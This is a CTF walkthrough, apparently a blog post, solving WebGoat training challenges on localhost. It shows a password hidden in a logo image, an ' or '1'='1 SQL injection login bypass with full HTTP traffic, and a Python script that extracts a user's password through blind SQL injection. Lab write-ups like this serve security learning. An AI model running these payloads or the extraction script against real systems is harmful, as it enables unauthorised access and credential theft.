



WebGoat CTF

Twitter: @BlackSheepSpicy
Twitch: https://twitch.tv/BlackSheepSpicy


1. I got stuck on this one for a hot minute i'm not gonna lie… its kind of dumb



Username
admin
Password
Password
a7179f89-906b-4fec-9d99-f15b796e7208

Now for a second think of the dumbest possible solution… now shut down more of your brain cells because you over thought it:
See that webgoat logo? Yeah download that image file.


Now chuck strings at it… just… just do it:



```
root@kali:~/Documents/webgoat/CTF/Admin Lost Password# strings webgoat2.png | grep admin
admin:!!webgoat_admin_1234!!
```

Yep… i… I can't explain this one just… there it is man


2.



Can you login as Larry?

a7179f89-906b-4fec-9d99-f15b796e7208

...i smell an sql injection…



Request


```
POST /WebGoat/challenge/5 HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 37
Cookie: JSESSIONID=3A79BFEA8C7BCAD8845029915F82406C
Connection: close

username_login=Larry&password_login='
```

Response

```
HTTP/1.1 500
X-Application-Context: application:8080
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
Content-Type: application/json;charset=UTF-8
Date: Tue, 22 Oct 2019 23:13:43 GMT
Connection: close
Content-Length: 12523

{
  "timestamp" : "2019-10-22T23:13:43.920+0000",
  "status" : 500,
  "error" : "Internal Server Error",
  "exception" : "java.sql.SQLSyntaxErrorException",
  "message" : "malformed string: ''' in statement [select password
from challenge_users_lKkddCfRhSHkMHik where userid = 'Larry' and
password = ''']",
  "trace" : "java.sql.SQLSyntaxErrorException: malformed string: '''
```

Yep…

So now we can start the process of throwing ~~shit~~ sql queries until somethi… oh…



Request

```
POST /WebGoat/challenge/5 HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 49
Cookie: JSESSIONID=3A79BFEA8C7BCAD8845029915F82406C
Connection: close

username_login=Larry&password_login=' or '1' = '1
```

Response


```
HTTP/1.1 200
X-Application-Context: application:8080
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
Content-Type: application/json;charset=UTF-8
Date: Tue, 22 Oct 2019 23:17:39 GMT
Connection: close
Content-Length: 166

{
  "lessonCompleted" : true,
  "feedback" : "Congratulations, you solved the challenge. Here is your flag:
0bbc9d17-1e24-4785-9259-159d1ce131bd",
  "output" : null
}
```

...we take those

3.

If you read my Advanced SQLi writeup (you should probably read it before reading this) for webgoat this is going to feel a bit familiar


So we got these two forms right?:



1

Can you login as Tom? It may be a little harder than it was for Larry.

a7179f89-906b-4fec-9d99-f15b796e7208




1

Can you login as Tom? It may be a little harder than it was for Larry.

a7179f89-906b-4fec-9d99-f15b796e7208

Lets throw them into burp and play around with them a bit, specifically the registration form:




```
PUT /WebGoat/challenge/6 HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 64
Cookie: JSESSIONID=96BE0B9D851F2F5CB59BAB16C3B5AC00
Connection: close

username_reg='&email_reg=g&password_reg=g&confirm_password_reg=g
```

```
HTTP/1.1 500
X-Application-Context: application:8080
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
Content-Type: application/json;charset=UTF-8
Date: Fri, 25 Oct 2019 00:30:21 GMT
Connection: close
Content-Length: 12129

{
  "timestamp" : "2019-10-25T00:30:22.150+0000",
  "status" : 500,
  "error" : "Internal Server Error",
  "exception" : "java.sql.SQLSyntaxErrorException",
  "message" : "malformed string: '''",
  "trace" : "java.sql.SQLSyntaxErrorException: malformed string: '''\n\tat
```

Oh hey its SQLi 2: Electric Boogaloo

And this is where the familiarity comes back in, remember that blind SQLi that took me some god awful amount of time to exploit? yep it back


Except because I managed to teach myself python between then and now so now it only takes like 30 seconds with this code that I wrote:




```python
import requests
from sys import stdout
headers={
        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0',
        'Accept': '*/*',
        'Accept-Language': 'en-US,en;q=0.5',
        'Accept-Encoding': 'gzip, deflate',
        'Referer': 'http://localhost:8080/WebGoat/start.mvc',
        'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8',
        'X-Requested-With': 'XMLHttpRequest',
        'Cookie': 'JSESSIONID=96BE0B9D851F2F5CB59BAB16C3B5AC00'
}

bruteforce=[
'a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p',
'q','r','s','t','u','v','w','x','y','z','0','1','2','3','4','5','6','7','8','9']
i=0
valid=[]
password=''
while True:
        for j in bruteforce:
                data=f"username_reg=tom' and substring(password,{i},1)='{j}&email_reg=test@test.com&password_reg=yes&confirm_password_reg="
                r=requests.put(url='http://localhost:8080/WebGoat/challenge/6',headers=headers,data=data).json()
                if "lessonCompleted" not in r:
                        print('')
                        exit()
                if r["lessonCompleted"] == False:
                        password+=j
                        stdout.write('\rpassword: '+ password)
                        break
        i+=1
```

All it does is iterate through each letter of the alphabet until we hit the correct guess notification, then moves onto the next index.

Now with that all being said we run this code and we get toms password:



```
root@kali:~/Documents/webgoat/CTF/Creating a new account# python3 sqli.py
password: thisisasecretfortomonly
```




tom

••••••••••••••••••••••••

a7179f89-906b-4fec-9d99-f15b796e7208

Congratulations, you solved the challenge. Here is your flag: 104fde02-3e3d-404c-9aea-8e430defd2ac

Admin Password Reset

